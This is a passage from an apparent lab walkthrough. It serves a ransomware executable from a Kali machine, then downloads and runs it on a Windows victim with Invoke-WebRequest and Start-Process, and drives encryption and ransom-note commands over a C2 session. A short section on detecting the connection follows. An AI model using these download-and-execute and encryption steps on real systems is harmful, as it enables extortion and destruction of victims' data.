 ransom.exe compiled successfully
 Executable confirmed in dist\ directory
Step 2: Serve via HTTP (Kali)#
mkdir ~/ransomware
cp ~/ransom.exe ~/ransomware/
cd ~/ransomware
python3 -m http.server 8080 HTTP server serving ransom.exe on port 8080
Step 3: Download & Execute Remotely (Windows)#
Invoke-WebRequest -Uri "http://192.168.0.101:8080/ransom.exe" -OutFile "C:\Users\Public\ransom.exe"
Start-Process "C:\Users\Public\ransom.exe" ransom.exe downloaded from Kali HTTP server
 Victim connected to attacker — C2 session established
Step 4: Ransomware Execution#
RAT> encrypt
→ Encrypted X files. Decryption key stored.

RAT> ransom_note
→ Ransom note dropped at C:\Users\Public\Documents\READ_ME.txt

RAT> download ransom_key.txt
→ [+] Downloaded: ransom_key.txt

RAT> decrypt <key>
→ Decrypted X files. Files encrypted in C:\Users\Public\Documents
 Ransom note dropped on victim
 Files successfully decrypted after correct key exchange
Section 5: Defense & Mitigation#
Detect the Connection#
netstat -ano | findstr :8008
# TCP 192.168.0.102:XXXXX 192.168.0.101:8008 ESTABLISHED <PID>

tasklist | findstr ransom.exe Active C2 connection on port 8008 identified
